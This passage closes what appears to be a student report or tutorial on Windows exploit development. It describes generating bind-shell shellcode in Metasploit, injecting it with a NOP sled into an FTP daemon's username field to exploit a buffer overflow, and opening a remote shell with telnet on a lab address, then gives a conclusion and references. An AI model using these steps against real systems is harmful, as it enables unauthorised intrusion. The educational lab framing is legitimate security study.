- Open msfconsole and select any of the exploit that you want.
- We will use windows/shell_bind_tcp
- Set all the options
- To generate the shellcode type >> generate -e x86/alpha_mixed -f py
- This will generate a shellcode that we can use in our exploit



Figure 42:metasploit shellcode

- Copy the shellcode and paste it into the exploit file.

Figure 43:copy shellcode to exploit



Figure 44:Modify the payload

- Now let's modify our exploit add nop*16 and shellcode to the username.
- Now our crafted exploit should work if everything went perfect.

4.13 EXPLOITING THE SYSTEM



Figure 45: exploit

- Exploit went perfectly without any error .
- When we try to connect it with >> **telnet 192.168.43.244 4444** this gave us a shell.
- The target system is completely exploited.
- Now we can navigate in the targets computer and do further exploitation.

CONCLUSION

No software can be perfect even the applications we use in the development of a exploit might have vulnerabilities. In the second part we have seen how to make your own shellcode by referring to c program and checking the syscalls. Above application we have seen had buffer overflow vulnerability in them, in the third part we have seen a C program that takes user input but if we try input data more than 115 character the program gives a segmentation fault so we crafted an exploit that gives input more than 115 then we control the program execution flow and added the shellcode.

In the last part we are exploiting a ftp daemon which had a buffer overflow vulnerability in the username part we provided 1024 character to it the program crashes we analyzed the program in the immunituy debugger, try to control the program execution flow, exploited the dll by taking the jmp esp so that the program jumps again to the program stack and execute our shellcode.

FUTURE SCOPE

The more software, the more complexity; the more complexity, the more vulnerabilities!

There is a huge demand for individual who are good at vulnerability research and exploit development in the market, as the IT industry is growing security of their application and data becomes more important.

This domain continues to evolve as there are new architecture in the market every now and then so the person has to enhance their knowledge and go for continuous learning.

There are many companies like Sophos, Zerodium, Google, Mozilla is looking for individuals who are good at this domain.

REFERENCES

Research papers:

http://z.cliffe.schreuders.org/edu/ADS/Exploit%20Development.pdf

https://www.exploit-db.com/docs/46521

https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/

Content:

https://www.youtube.com/watch?v=1s0abv-waeo

https://securitycafe.ro/2015/10/30/introduction-to-windows-shellcode-development-part1/

http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

For shellcodes :

http://shell-storm.org/shellcode/

Github:

https://github.com/NitinMathew